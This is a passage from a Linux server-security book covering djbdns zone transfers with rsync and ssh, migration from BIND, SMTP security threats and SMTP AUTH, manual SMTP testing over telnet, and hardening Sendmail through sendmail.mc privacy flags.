`axfrdns` only responds to `AXFR` requests, and it transfers whole zones. If an external name server like BIND makes an `IXFR` request to `axfrdns`, it will fail. RFC 1995 says the requester should then try `AXFR` (RFC 1995), but a bug in BIND prevents this. The problem is fixed by any of these:

- Patch `axfrdns` to accept `IXFR`. A two-line patch has been proposed.
- Upgrade BIND to Version 9.2 or higher.
- Configure BIND with `request-ixfr no`;

For incremental and secure transfers, Bernstein recommends using *rsync* and *ssh* instead of AXFR and IXFR.

6.5.8 Encrypting Zone Transfers with *rsync* and *ssh*

If you're using *djbdns* on all your servers, you don't need to transfer domain data with AXFR. Instead, you can use *rsync* and *ssh* for incremental secure transfers:

1. If you haven't already, install the *rsync* and *ssh* servers and clients.
2. Start the *rsync* and *sshd* daemons on the secondary server.
3. Give the primary server permission to write to the secondary server via *ssh*.
4. Edit `/service/tinydns/root/Makefile`. If your secondary server's address is `192.193.194.195`, your *Makefile* should look like this:

```
5. remote: data.cdb
6.     rsync -az -e ssh data.cdb
   192.193.194.195:/service/tinydns/root/data.cdb
7. data.cdb: data
   /usr/local/bin/tinydns-data
```

You will normally be prompted for a passphrase by *ssh*. To avoid this, create a key pair and copy the public key to the user's directory on the secondary server. Details can be found in *SSH, The Definitive Guide* (O'Reilly).

That's it! Now, whenever you make changes to *tinydns*, whether through the helper applications or by directly editing zone files and typing *make* to publish them, the database *data.cdb* will be copied to the secondary server. Using *rsync* guarantees that only changed portions will be copied. Using *ssh* guarantees that the data will be encrypted in transit and protected against snooping or modification. Alternatively, you can *rsync* the datafile rather than the *data.cdb* database and then run *make* on the secondary server to create the database.

6.5.9 Migrating from BIND

If you are only using BIND as a caching server, then installing *dnscache* will replace BIND completely. Don't forget to turn off the *named* process.

If BIND is serving data on your domains and it's configured like most, it can be replaced by *tinydns*. Some newer features like DNSSEC and IXFR are not supported, but *ssh* and *rsync* provide simpler and better functionality.

Bernstein describes at length how to migrate your site from BIND to *tinydns* in <http://cr.yp.to/djbdns/frombind.html>. This description includes the following:

- Using *axfr-get* to get zone data from a BIND server and convert it to *tinydns-data* format.
- Replacing serial numbers and TTLs with automatic values.
- Merging record types.
- Testing your setup while BIND is running and replacing it gracefully.

6.6 Resources

Hopefully, we've given you a decent start on securing your BIND- or *djbdns*-based DNS server. You may also find the following resources helpful.

6.6.1 General DNS Security Resources

1. *comp.protocols.tcp-ip.domains* USENET group: "FAQ." Web site: <http://www.intac.com/~cdp/cptd-faq/>. Frequently Asked Questions about DNS.
2. Rowland, Craig. "Securing BIND." Web site: <http://www.psionic.com/papers/whitep01.html>. Instructions on securing BIND on both OpenBSD and Red Hat Linux.

6.6.1.1 Some DNS-related RFCs (available at <http://www.rfc-editor.org>)

- 1035 (general DNS specs)

- 1183 (additional Resource Record specifications)
- 2308 (Negative Caching)
- 2136 (Dynamic Updates)
- 1996 (DNS Notify)
- 2535 (DNS Security Extensions)

6.6.1.2 Some DNS/BIND security advisories (available at <http://www.cert.org>)

CA-2002-15

"Denial-of-Service Vulnerability in ISC BIND 9"

CA-2000-03

"Continuing Compromises of DNS Servers"

CA-99-14

"Multiple Vulnerabilities in BIND"

CA-98.05

"Multiple Vulnerabilities in BIND"

CA-97.22

"BIND" (cache-poisoning)

6.6.2 BIND Resources

1. Internet Software Consortium. "BIND Operator's Guide" ("BOG"). Distributed separately from BIND 8 source code; current version downloadable from <ftp://ftp.isc.org/isc/bind/src/8.3.3/bind-doc.tar.gz>. The BOG is the most important and useful piece of official BIND 8 documentation.
2. Internet Software Consortium. "BIND 9 Administrator Reference Manual." Included with BIND 9 source-code distributions in the directory *doc/arm*, filename *Bv9ARM.html*. Also available in PDF format from <http://www.nominum.com/content/documents/bind9arm.pdf>. The ARM is the most important and useful piece of official BIND 9 documentation.
3. Internet Software Consortium. "Internet Software Consortium: BIND." Web site: <http://www.isc.org/products/BIND/>. Definitive source of all BIND software and documentation.
4. Liu, Cricket. "Securing an Internet Name Server." Slide show, available at <http://www.acmeweb.com/papers/securing.pdf>. A presentation by Cricket Liu, coauthor of *DNS and BIND* (a.k.a. "The Grasshopper Book").

6.6.3 djbdns Resources

1. Bernstein, D. J. "djbdns: Domain Name System Tools." Web site: <http://cr.yp.to/djbdns.html>. The definitive source of *djbdns* software and documentation.
2. Brauer, Henning. "Life with djbdns." Web site: <http://lifewithdjbdns.org>. A comprehensive guide to using *djbdns*, including sample configurations and links to other sites.
3. Nelson, Russell. "djbdns Home Page." Web site: <http://www.djbdns.org>. Official source of *axfr* tool, with lots of other useful information and links.
4. "FAQTS — Knowledge Base... djbdns." Web site: http://www.faqs.com/knowledge_base/index.phtml/fid/699/. Frequently asked questions about *djbdns*.
5. "Linux notebook/djbdns." Web site: <http://binarios.com/lnb/djbdns.html#djbdns>. Notes on running *djbdns* under Linux, by a user in Portugal.

Chapter 7. Securing Internet Email

Like DNS, email's importance and ubiquity make it a prime target for vandals, thieves, and pranksters. Common types of email abuse include the following:

- Eavesdropping confidential data sent via email
- "Mail-bombing" people with bogus messages that fill up their mailbox or crash their email server
- Sending messages with forged sender addresses to impersonate someone else
- Propagating viruses
- Starting chain-letters (hoaxes)
- Hijacking the email server itself to launch other types of attacks

The scope and severity of these threats are not helped by the complication inherent in running an Internet email server, specifically a Mail Transfer Agent (MTA). It requires a working understanding of the Simple Mail Transfer Protocol (SMTP), as well as a mastery of your MTA application of choice. There really aren't any shortcuts around either requirement (although some MTAs are easier to master than others).

There are a number of MTAs in common use. Sendmail is the oldest and traditionally the most popular. Postfix is a more modular, simpler, and more secure alternative by Wietse Venema. Qmail is another modular and secure alternative by Daniel J. Bernstein. Exim is the default MTA in Debian GNU/Linux. And those are just a few!

In this chapter we'll cover some general email security concepts, and then we'll explore specific techniques for securing two different MTAs: Sendmail, because of its popularity, and Postfix, because it's my preferred MTA.

7.1 Background: MTA and SMTP Security

MTAs move email from one host or network to another. These are in contrast to Mail Delivery Agents (MDAs), which move mail within a system (i.e., from an MTA to a local user's mailbox, or from a mailbox to a file or directory). In other words, MTAs are like the mail trucks (and airplanes, trains, etc.) that move mail between post offices; MDAs are like the letter carriers who distribute the mail to their destination mailboxes. Procmail is one popular MDA on Linux systems.

In addition to MTAs and MDAs, there are various kinds of email readers, including POP3 and IMAP clients, for retrieving email from remote mailboxes. These clients are also known as Mail User Agents, or MUAs, of which Mutt and Outlook Express are popular examples. There is no real-world simile for these, unless your letters are handed to you each day by a servant whose sole duty is to check your mailbox now and then! But we're not concerned with MUAs or MDAs, except to mention how they relate to MTAs.

Most MTAs support multiple mail-transfer protocols, either via embedded code or separate executables: nearly all MTAs, for example, support at least UUCP and SMTP. Nonetheless, for the remainder of this chapter, I'll assume you're interested in using your MTA for SMTP transactions, since SMTP is the dominant mail-transfer protocol of the Internet.

7.1.1 Email Architecture: SMTP Gateways and DMZ Networks

No matter what other email protocols you support *internally*, such as the proprietary protocols in Microsoft Exchange or Lotus Notes, you need at least one SMTP host on your network if you want to exchange mail over the Internet. Such a host, which exchanges mail between the Internet and an internal network, is called an SMTP gateway. An SMTP gateway acts as a liaison between SMTP hosts on the outside and either SMTP or non-SMTP email servers on the inside.

This liaison functionality isn't as important as it once was: the current versions of MS Exchange, Lotus Notes, and many other email-server products that used to lack SMTP support can now communicate via SMTP directly. But there are still reasons to have all inbound (and even outbound) email arrive at a single point, chief among them security.

First, it's much easier to secure a single SMTP gateway from external threats than it is to secure multiple internal email servers. Second, "breaking off" Internet mail from internal mail lets you move Internet mail transactions off the internal network and into a DMZ network. Now your gateway can be isolated from both the Internet and the internal network by a firewall (see [Chapter 2](#)).

Therefore, I recommend, even to organizations with only one email server, the addition of an SMTP gateway, even if that server already has SMTP functionality.

But what if your firewall *is* your FTP server, email server, etc.? Although the use of firewalls for any service hosting is scowled upon by the truly paranoid, this is common practice for very small networks (e.g., home

users with broadband Internet connections). In this particular paranoid's opinion, DNS and SMTP can, if properly configured, offer less exposure for a firewall than services such as HTTP. For starters, DNS and SMTP potentially involve only indirect contact between untrusted users and the server's filesystem. (I say "potentially" because it's certainly possible, with badly written or poorly configured software, to run extremely insecure DNS and SMTP services.) In addition, many DNS and SMTP servers, e.g., BIND and Postfix, have chroot options and run as unprivileged users. These two features reduce the risk of either service being used to gain root access to the rest of the system if they're compromised in some way.

7.1.2 SMTP Security

There are several categories of attacks on SMTP email. The scenario we tend to worry about most is exploitation of bugs in the SMTP server application itself, which may result in a disruption of service or even in the hostile takeover of the underlying operating system. Buffer-overflow attacks are a typical example, such as the one described in CERT Advisory CA-1997-05 (*MIME Conversion Buffer Overflow in Sendmail Versions 8.8.3 and 8.8.4* — see <http://www.cert.org/advisories/CA-1997-05.html>).

Another danger is abuse of the SMTP server's configuration, that is, using the server in ways not anticipated or desired by its owners. The most widespread form of SMTP abuse is relaying. Spammers and system crackers alike rejoice when they find an SMTP server that blindly accepts mail from external entities for delivery to other external entities.

Such "open relays" can be used to obfuscate the true origin of a message and to forward large quantities of Unsolicited Commercial Email (UCE) and other undesirable email. For example, open SMTP relays were an important attack vector for the "Hybris" worm as described in CERT® Incident Note IN-2001-02 (*Open mail relays used to deliver "Hybris" Worm*, http://www.cert.org/incident_notes/IN-2001-02.html).

Still another security risk in SMTP is that one's MTA will leak user and system information to prospective intruders. Like SMTP abuse, SMTP "intelligence gathering" usually capitalizes on sloppy or incorrect software configuration rather than bugs per se.

The main difference between abuse and probes is intent: somebody who relays UCE through your server probably doesn't care about the server itself or the networks to which it's connected; they care only about whether they can use them for their own purposes. But somebody who probes an SMTP server for usernames, group memberships, or debugging information is almost certainly interested in compromising that SMTP server and the network on which it resides.

Historically, two SMTP commands specified by RFC 2821 (*Simple Mail Transfer Protocol*, available at <ftp://ftp.isi.edu/in-notes/rfc2821.txt>) have been prolific leakers of such information: *VERFY*, which verifies whether a given username is valid on the system and, if so, what the user's full name is; and *EXPN*, which expands the specified mailing-list name into a list of individual account names.

A third SMTP command, *VERB*, can be used to put some remote MTAs into "verbose" mode. *VERB* is an Extended SMTP command and was introduced in RFC 1700 (*Assigned Numbers*). Since one of the guiding principles in IS security is "never reveal anything to strangers unnecessarily," you should *not* allow any publicly accessible MTA server to run in verbose mode.

EXPN, *VERFY*, and *VERB* are throwbacks to a simpler time when legitimate users wanting such information were far more numerous than mischievous strangers up to no good. Your MTA should be configured either to ignore *VERFY* and *EXPN* requests or to falsify its responses to them, and to disregard *VERB* requests.

7.1.3 Unsolicited Commercial Email

Unsolicited Commercial Email (UCE) isn't a security threat in the conventional sense: sending UCE generally isn't illegal, nor is it a direct threat to the integrity or confidentiality of anyone's data. However, if somebody uses *your* bandwidth and *your* computing resources (both of which can be costly) to send you something you don't want sent, isn't this actually a kind of theft? I think it is, and many people agree. Rather than being a mere annoyance, UCE is actually a serious threat to network availability, server performance, and bandwidth optimization.

Unfortunately, UCE is difficult to control. Restricting which hosts or networks may use your SMTP gateway as a relay helps prevent that particular abuse, but it doesn't prevent anyone from delivering UCE *to your network*. Blacklists, such as the Realtime Blackhole List (<http://mail-abuse.org/rbl/>), that identify and reject email from known sources of UCE can help a great deal, but also tend to result in a certain amount of legitimate mail being rejected, which for some organizations, is unacceptable. Anyhow, blacklists are a somewhat crude way to address UCE.

A much better approach is to use scripts such as SpamAssassin (available at <http://www.spamassassin.org>) to evaluate each incoming email message against a database of known UCE characteristics. With some fine tuning, such scripts can radically reduce one's UCE load. Depending on the volume of email arriving at your site, however, they can also increase CPU loads on your SMTP gateway.

7.1.4 SMTP AUTH

SMTP exploits, relaying, and abuse, including UCE, are all SMTP problems; they're risks endemic to the SMTP protocol and thus to many SMTP Mail Transfer Agents. But surely there's *some* proactive security feature in SMTP?

Until recently, there wasn't: SMTP was designed with no security features at all, not even the most rudimentary authentication mechanism. But that changed in 1999 with the introduction of RFC 2554, *SMTP Service Extension for Authentication* (known more simply as "SMTP AUTH"), which provided the SMTP protocol with a modular authentication framework based on the generic Simple Authentication and Security Layer (SASL) described in RFC 2222.

SMTP AUTH allows your MTA to authenticate prospective clients via one of several authentication schemes. In this way, you can more effectively control such activities as SMTP relaying, and you can also provide SMTP services to remote users, even if their IP address is unpredictable.

It's far from a panacea, and it isn't even supported by all MTAs, but SMTP AUTH is a badly needed improvement to the venerable SMTP protocol. Both MTAs we discuss in this chapter support SMTP AUTH.

7.2 Using SMTP Commands to Troubleshoot and Test SMTP Servers

Before diving into specific software-configuration tips, here's a technique that can be used to troubleshoot or test any SMTP server: manual mail delivery. Normally, end users don't use SMTP commands because end users generally don't transfer their email manually. That's the job of MUAs, MDAs, and MTAs.

But it so happens that SMTP is a simple ASCII-based protocol built on TCP, and it's therefore possible to use SMTP commands to interact directly with an email server by *telneting* to TCP port 25 on that server. This is a useful technique for checking and troubleshooting MTA configurations. All you need is a *telnet* client and a working knowledge of a few of the commands in RFC 2821.

Here's an example session:

```
$ telnet buford.hackenbush.com 25
Trying 10.16.17.123...
Connected to buford.hackenbush.com.
Escape character is '^]'.
220 buford.hackenbush.com ESMTP Postfix
helo woofgang.dogpeople.org
250 buford.hackenbush.org
mail from:<mick@dogpeople.org>
250 Ok
rcpt to:<groucho@hackenbush.com>
250 Ok
data
354 End data with <CR><LF>.<CR><LF>
Subject: Test email from Mick
Testing, testing, 1-2-3...
.
250 Ok: queued as F28B08603
quit
221 Bye
Connection closed by foreign host.
```

Let's dissect the example, one command at a time:

helo woofgang.dogpeople.org

The *HELO* command (SMTP commands are case insensitive) provides the remote server with your hostname or domain name.

mail from:<mick@dogpeople.org>

The *MAIL* command is used to specify your email's "from:" address. Again, this is usually taken at face value.

rcpt to:<groucho@hackenbush.com>

Use the *RCPT* command to specify your email's "to:" address. This address may or may not be validated: a well-configured SMTP host will reject nonlocal destination addresses for incoming mail to prevent unauthorized mail relaying.

data

DATA means "and now, here's the message." To specify an optional *Subject* line, make the first word of the first line of your message "Subject:", followed immediately by your subject string.

You can specify other SMTP headers too, each on its own line; if you want, you can even make headers up — e.g., "X-Slartibartfast: Whee!"

When your message is complete, type a period on an empty line, and press RETURN.

quit

QUIT closes the SMTP session.

My own procedure to test any SMTP server I set up is first to deliver a message this way from the server to itself — i.e., `telnet localhost 25`. If that succeeds, I then try the same thing from a remote system. This technique doesn't work for advanced setups like SMTP over TLS (covered later in this chapter), but it's a fast, simple, and reliable test for basic SMTP server configurations, especially when you need to verify that antirelaying and other controls have been set correctly.

7.3 Securing Your MTA

Now we come to the specifics: how to configure SMTP server software securely. But which software should you use?

My own favorite MTA is Postfix. Wietse Venema, its creator, has outstanding credentials as an expert and pioneer in TCP/IP application security, making security one of the primary design goals. What's more, Postfix has a very low learning curve: simplicity was another design goal. Finally, Postfix is extremely fast and reliable. I've never had a bad experience with Postfix in any context (except the self-inflicted kind).

Qmail has an enthusiastic user base. Even though it's only slightly less difficult to configure than Sendmail, it's worth considering for its excellent security and performance. D. J. Bernstein's official Qmail web site is at <http://cr.yp.to/qmail.html>.

Exim, another highly regarded mailer, is the default MTA in Debian GNU/Linux. The official Exim home page is <http://www.exim.org>, and its creator, Philip Hazel, has also written a book on it, *Exim: The Mail Transfer Agent* (O'Reilly).

I mention Qmail and Exim because they have their proponents, including some people I respect a great deal. But as I mentioned at the beginning of the chapter, Sendmail and Postfix are the MTAs we're going to cover in depth here. So if you're interested in Qmail or Exim, you'll need to refer to the URLs I just pointed out.

After you've decided *which* MTA to run, you need to consider *how* you'll run it. An SMTP gateway that handles all email entering an organization from the Internet and vice-versa, but doesn't actually host any user accounts, will need to be configured differently from an SMTP server with local user accounts and local mailboxes.

The next two sections are selective tutorials on Sendmail and Postfix, respectively. I'll cover some basic aspects (but by no means all) of what you need to know to get started on each application, and then I'll cover as much as possible on how to secure it. Where applicable, we'll consider configuration differences between two of the most common roles for SMTP servers: gateways and what I'll call "shell servers" (SMTP servers with local user accounts).

Both Sendmail and Postfix are capable of serving in a wide variety of roles and, therefore, support many more features and options than I can cover in a book on security. Sources of additional information are listed at the end of this chapter.

7.4 Sendmail

Sendmail is one of the most venerable Internet software packages still in widespread use: it first appeared in 4.1c BSD Unix (April 1983), and to this day, it has remained the most relied-upon application of its kind. But Sendmail has both advantages and disadvantages.

7.4.1 Sendmail Pros and Cons

On the plus side, Sendmail has a huge user community; as a result, it's easy to find both free and commercial support for it, not to mention a wealth of electronic and print publications. It's also stable and predictable, being one of the most mature applications of all time.

On the down side, Sendmail has acquired a certain amount of "cruft" (layers of old code) over its long history, resulting in a reputation of being insecure and bloated. Both charges are open to debate, however. While it's true that Sendmail has had a number of significant vulnerabilities over the years, these have been brought to light and fixed very rapidly. An argument can therefore be made that Sendmail security is a glass half-empty/half-full situation. Depending on your viewpoint, Sendmail's various vulnerability reports and subsequent patches may prove that Sendmail is inherently insecure; or perhaps the fact that they come to light and are fixed quickly prove that Sendmail's development team and user community are pretty much on top of things; or maybe you think the truth is somewhere in between. (I'm in this last camp.)

A more useful criticism is that Sendmail is monolithic: a vulnerability in one portion of its functionality results in the compromise of the entire application. Since Sendmail must run as *root* when performing some of its duties, *any* Sendmail vulnerability has the potential to be used to gain *root* privileges.

As for the "bloatware" charge, it's true that Sendmail has a much larger code base than other MTAs such as Qmail and Postfix, as well as a larger RAM footprint. This probably has at least as much to do with Sendmail's monolithic architecture (one executable provides the great majority of Sendmail's functionality) as it does with cruft. Indeed, Sendmail's code has been scrutinized so closely by so many programmers over the years that it's a little hard to believe that too much unnecessary or blatantly inefficient code has survived intact over the past 20 years.

Sendmail is also criticized for its complexity. The syntax of its configuration file, *sendmail.cf*, is nonintuitive, to say the least. In my opinion, its difficulty ranks somewhere between C and regular expressions. Like them, this is due to Sendmail's power. Regardless, this point is now largely moot: recent versions of Sendmail can be configured via *m4* macros, which provide a much less user-hostile experience than editing *sendmail.cf* directly.

A Disclaimer

I'm a Postfix fan myself. I run Postfix as my domain's public SMTP gateway (though I do use Sendmail on my private network for local mail delivery). Therefore, nothing in this section, including its very existence, should be construed to mean that I think Sendmail is the best choice for everyone's MTA needs. You'll need to decide for yourself whether Sendmail is the best tool for your environment.

However, I will say that I've spent a good deal of time over the past few years using and helping others to use Sendmail, and I think it's a lot better than many people give it credit for. In my experience, Sendmail is *not* the lumbering, slobbering, fragile beast some of its critics make it out to be.

In fact, I've found Sendmail to be stable and powerful, if a bit scary in its complexity.

Furthermore, since the last CERT advisory involving a remote-exploit vulnerability in Sendmail was in 1997 (number CA-1997-05), I'm simply not convinced that Sendmail is inherently unsecurable, as D. J. Bernstein and others insist. If it were, the CERT advisories would continue to roll right out: Sendmail has been under *more* scrutiny in the past five years than it was beforehand!

So while other MTAs (notably Postfix and Qmail) may have clear advantages over Sendmail in performance and, yes, security, I also think that Sendmail is nonetheless useful and securable enough to take seriously.

Regardless of one's opinions on Sendmail's cruftiness, it's unquestionably a powerful and well-supported piece of software. If Sendmail's benefits are more compelling to you than the drawbacks, you're in good company. If you additionally take the time to configure and maintain Sendmail with security in mind, you're in better company still.

7.4.2 Sendmail Architecture

As I mentioned earlier, Sendmail is monolithic in that it does all its real work with one executable, *sendmail*. *sendmail* has two modes of operation: it can be invoked as needed, in which case it will process any queued mail and then quit; or it can be run as a persistent background daemon.

"Daemon mode" is required only when Sendmail's role is to receive mail from external hosts; if you just use Sendmail to send mail, you shouldn't run *sendmail* as a daemon. In fact, you can probably stop reading now since *sendmail* doesn't really need any customization to do this, unless you wish to run it *chrooted* (see [Section 7.4.6](#)).

The way *sendmail* works, then, depends on how it's being run. If it's running as a daemon (i.e., with the *-bd* flag), it listens for incoming SMTP connections on TCP port 25 and periodically tries to send out any outbound messages in its queue directory, */var/spool/mqueue*. If it's being invoked on the fly, it attempts to deliver the outbound message it's been invoked to send, and/or checks */var/spool/mqueue* for other pending outbound messages.

Sendmail's configuration files are kept mainly in */etc/mail*, with a few files (usually *aliases*, *aliases.db* and *sendmail.cf*) residing one level higher in */etc*. */etc/sendmail.cf* is its primary configuration file. */etc/mail* contains *sendmail.mc*, which can be used to generate */etc/sendmail.cf*. */etc/aliases.db*, which is generated from the text file */etc/aliases*, contains mappings of username aliases.

There's one other main repository of Sendmail files, containing its static *m4* scripts (as opposed to the dynamic configuration files in */etc/mail*). On Red Hat systems, this repository is */usr/share/sendmail-cf*; on SuSE systems, it's */usr/share/sendmail*; on Debian GNU/Linux hosts, it's */usr/share/sendmail/sendmail.cf*. You shouldn't need to edit these files.

That's as much as most of us need to know about how Sendmail is structured. Which is not to discourage you from seeking greater understanding, for which I recommend Costales' and Allman's book *sendmail* (O'Reilly).

7.4.3 Obtaining and Installing Sendmail

I can state with absolute certainty that your Linux distribution of choice includes one or more packages for Sendmail. Whether it's presently installed on your system and is an appropriate version for you to use, however, is another matter.

If you use an RPM-based distribution (Red Hat, Mandrake, SuSE, etc.), you can see whether Sendmail is installed and its version by issuing the command:

```
rpm -qv sendmail
```

If you use Debian GNU/Linux, you can do the same thing with *dpkg*:

```
dpkg -s sendmail
```

Note that Red Hat and its derivatives split Sendmail into three packages: *sendmail*, *sendmail-cf*, and *sendmail-doc*. SuSE and Debian, however, each use a single package named *sendmail* (in their respective package formats).

For the remainder of this discussion, I'll assume that you're using Sendmail 8.10.0 or higher unless otherwise noted.

Sendmail Versions on Debian

Debian GNU/Linux v2.2 ("Potato") still supports Sendmail v.8.9.3. Although this is a stable and apparently secure release, it's now two major versions old (if one considers the second numeral to represent a major version, which I do since the first numeral has been "8" for half a decade).

Furthermore, 8.9.3 doesn't support TLS or SMTP-AUTH.

If you want TLS or SMTP-AUTH, or are simply uncomfortable running such an old version, you can always uninstall the package, download the latest source-code tarball from

<http://www.sendmail.org>, and compile and install Sendmail from source. The source-code tarball is well documented and compiles very easily under Linux.

Note that as with Sendmail, the Debian 2.2 package for Postfix predates that application's support for SMTP AUTH. However, Debian's preferred mailer, Exim, does support SMTP AUTH in the version (Exim v3.12) provided in Debian 2.2.

Once you've installed Sendmail, either in the form of a binary package from your distribution or a source-code tarball you've compiled yourself, you've still got a couple of tasks left before you can use *sendmail* as a daemon.

7.4.3.1 SuSE Sendmail preparation

If you're a SuSE user, become *root*. Next, open */etc/rc.config* with your text editor of choice and set the variable *SMTP* to *yes*. This is necessary to activate Sendmail's startup script in */etc/init.d* (i.e., for Sendmail to be started at boot time).

As part of its SuSEconfig package, SuSE also refers to the file */etc/rc.config.d/sendmail.rc.config* for Sendmail configuration. This file is normally adjusted by Yast2's *Sendmail configuration* applet, or it can be edited manually. If your host is to act only as a simple SMTP server for its local users and not as a relay or gateway for an entire network, *sendmail.rc.config* provides a fast and simple means for Linux beginners to get started with Sendmail. However, setting up an SMTP relay/gateway is a bit beyond the scope of *sendmail.rc.config*; furthermore, it doesn't set most of the security-specific Sendmail options we're about to discuss.

For any Internet-connected SuSE server that runs Sendmail as a daemon, I instead recommend you configure Sendmail manually (as described later in this chapter). You should first *disable* the use of *sendmail.rc.config* by opening it with your editor of choice and setting the variable *SENDMAIL_TYPE* to *no*. You can find *sendmail.rc.config*'s full documentation in */etc/mail/README*.

After editing *rc.config* and *sendmail.rc.config*, run *SuSEconfig*. This will propagate the changes you just made. To actually start the daemon, you can enter the command */etc/init.d/sendmail start*, but I recommend you wait until Sendmail is fully configured before doing so.

7.4.3.2 Red Hat Sendmail preparation

If you're a Red Hat user, you need perform only one task prior to configuring Sendmail: edit the file */etc/sysconfig/sendmail* so that the variable *DAEMON* is set to *yes*. This will tell the startup script */etc/init.d/sendmail* to start *sendmail* as a daemon at boot time.

7.4.3.3 Debian Sendmail preparation

If you've decided to use Debian's official package of Sendmail, you'll get a head start on configuring Sendmail at installation time: the *deb* package's post-installation script includes an interactive question-and-answer session that leads to the automatic generation of *sendmail.cf*. Depending on how straightforward your needs are, this may suffice. Even if your configuration requires subsequent fine tuning, you'll probably find Debian's automatically generated configuration to be a convenient starting point.

7.4.4 Configuring Sendmail: Overview


The easiest way to generate Sendmail configurations is to follow these steps:

1. Enable needed features and tweak settings in *sendmail.mc*.
2. Set up domain-name masquerading, if needed, in *sendmail.mc*.
3. Run *m4* to generate *sendmail.cf* from *sendmail.mc*.
4. Configure delivery rules by editing *mailertable*.
5. Configure relaying rules by editing *access*.
6. Configure multiple-domain handling rules by editing *virtusers*.
7. Define local user-aliases in *aliases*.
8. Convert *mailertable*, *access*, *virtusers*, and *aliases* to databases.
9. Define all valid hostnames of the local system in the file *local-host-names*.
10. (Re-)start *sendmail*.

Once set up properly, *sendmail.mc*, *mailertable*, *access*, and *virtusers* won't need to be changed very often, if at all. The most volatile configuration information on any email system is usually user information. Therefore, on Sendmail systems, */etc/aliases* is the file that will probably need the most ongoing maintenance.

7.4.5 Configuring sendmail.mc

The first task in setting up an SMTP server is generating */etc/sendmail.cf*, for which I strongly suggest you use */etc/mail/sendmail.mc* (on SuSE systems, */etc/mail/linux.mc*). That's the method I describe here.



The "mc" in *sendmail.mc* is short for "macro configuration." *sendmail.mc* isn't a complete macro itself; it consists mainly of parameters, or "directives" in Sendmail's parlance, some of which are passed to macros, while others themselves expand to complete macros. There are several types of macro directive to be aware of, all of which appear in the truncated *sendmail.mc* listing in [Example 7-1](#).

Example 7-1. Excerpt from an */etc/mail/sendmail.mc* file

```
divert(-1)
dnl This is a comment line
include(`/usr/lib/sendmail-cf/m4/cf.m4')
VERSIONID(`Mail server')dnl
OSTYPE(`linux')
define(`confDEF_USER_ID',`8:12')dnl
define(`confPRIVACY_FLAGS',
`authwarnings,needmailhelo,noexpn,novrfy')dnl
define(`confSMTP_LOGIN_MSG',`Sendmail')dnl
define(`confSAFE_FILE_ENV',`/var/mailjail')dnl
define(`confUNSAFE_GROUP_WRITES')dnl
undefine(`UUCP_RELAY')dnl
```

```

undefine('BITNET_RELAY')dnl
FEATURE('access_db', 'hash -o /etc/mail/access.db')dnl
FEATURE('smrsh', '/usr/sbin/smrsh')dnl
FEATURE('dnsbl')dnl
FEATURE('blacklist_recipients')dnl
FEATURE('mailertable', 'hash -o /etc/mail/mailertable.db')dnl
FEATURE('virtusertable', 'hash -o /etc/mail/virtusertable.db')dnl
FEATURE('use_cw_file')dnl
FEATURE('masquerade_entire_domain')dnl
FEATURE('masquerade_envelope')dnl
FEATURE('nouucp')dnl
MASQUERADE_AS('hackenbush.com')dnl
MASQUERADE_DOMAIN('.hackenbush.com')dnl
EXPOSED_USER('root')dnl
MAILER(smtp)dnl
MAILER(procmail)dnl
Cwlocalhost.localdomain

```

The first important type of *sendmail.mc* entry is the comment. Comment lines begin with the string `dnl`, which is short for "delete through newline." Besides appearing at the beginning of each comment line, `dnl` can also be used at the end of "real" lines, which prevents unnecessary blank lines from being inserted into */etc/sendmail.cf*. The second line in [Example 7-1](#) is a comment line.

The next interesting type of *sendmail.mc* directive is *m4* variable definitions, which always begin with the string *define* or *undefine*, followed by a variable name and, if applicable, a value to assign to it. The syntax for definitions should be obvious in [Example 7-1](#). Note that the `' '` marks enclosing variable names and values prevent them from being prematurely expanded by *m4*. Some variables are Boolean (*true* or *false*), but most people don't bother specifying their values: if you cite a Boolean variable in a *define* directive but omit its value, it defaults to *true*; citing it in an *undefine* directive without a value causes it to default to *false*. Another important kind of directive is the *FEATURE*. These lines each begin with the string *FEATURE*, followed by one or more parameters enclosed in directed quotation marks (`' '`).

Similar in syntax to *FEATURE* statements, *MAILER* directives are placed at or near the end of *sendmail.mc* and define which mailers are supported on the system. In [Example 7-1](#), the second- and third-to-last lines tell Sendmail to support the exchange of mail with SMTP and *procmail* agents.

Finally, there are some directives that invoke and configure macros directly by name.

MASQUERADE_DOMAIN, *MASQUERADE_AS*, and *EXPOSED_USER* are a few such macros that are present in [Example 7-1](#).

7.4.5.1 Some sendmail.mc m4 variable definitions

Let's look at specific *sendmail.mc* directives that affect security, beginning with some definitions:

```
define('confDEF_USER_ID', `userid:groupid')dnl
```

The *confDEF_USER_ID* definition tells Sendmail under which user ID and group ID it should run by default. If this variable isn't defined, its values default to `1:1` (user = *bin*, group = *bin*), but I recommend changing it. Red Hat's default of `8:12` (user = *mail*, group = *mail*) is more sensible.

Sendmail is intelligent enough to run as root while listening on TCP port 25 (which is a privileged port) but to demote itself to whatever value is set in *confDEF_USER_ID* once mail arrives.

Beforehand, you may need to add a user and group for Sendmail to use. If your system doesn't already have a group named *mail*, use this command:

```
groupadd -g 12 mail
```

Similarly, if your system doesn't have a user account named *mail*, use this command to create one:

```
useradd -u 8 -g 12 -d /var/spool/mail -s /bin/false mail
```

```
define('confPRIVACY_FLAGS', `flag1,flag2,etc.')dnl
```

As you can see, when we define the macro *confPRIVACY_FLAGS*, we can specify a list of one or more flags that determine how Sendmail behaves in SMTP sessions. [Table 7-1](#) shows some flags I recommend using on any publicly accessible Sendmail server.

Table 7-1. Useful privacy flags in Sendmail	
Privacy flag	Description
Goaway	Sets all privacy flags except <i>noreceipts</i> , <i>restrictmailq</i> , <i>restrictqrun</i> , <i>restrictexpand</i> , and <i>noetrn</i> .
needmailhelo	Forces all SMTP clients to begin their sessions by identifying themselves with a <i>HELO</i> or <i>EHLO</i> command.

<code>Noexpn</code>	Disables the <i>EXPN</i> and <i>VERB</i> commands.
<code>Novrfy</code>	Disables the <i>VERFY</i> command.
<code>noreceipts</code>	Disables the returning of return and read receipts.
<code>restrictmailq</code>	Allows only members of the group that owns <code>/var/spool/mqueue</code> to view Sendmail's queue files via the <i>mailq</i> command. Note that if you set this flag, the permissions on <code>/var/spool/mqueue</code> may still be at <i>0700</i> without impairing mail-group members' ability to run <i>mailq</i> .
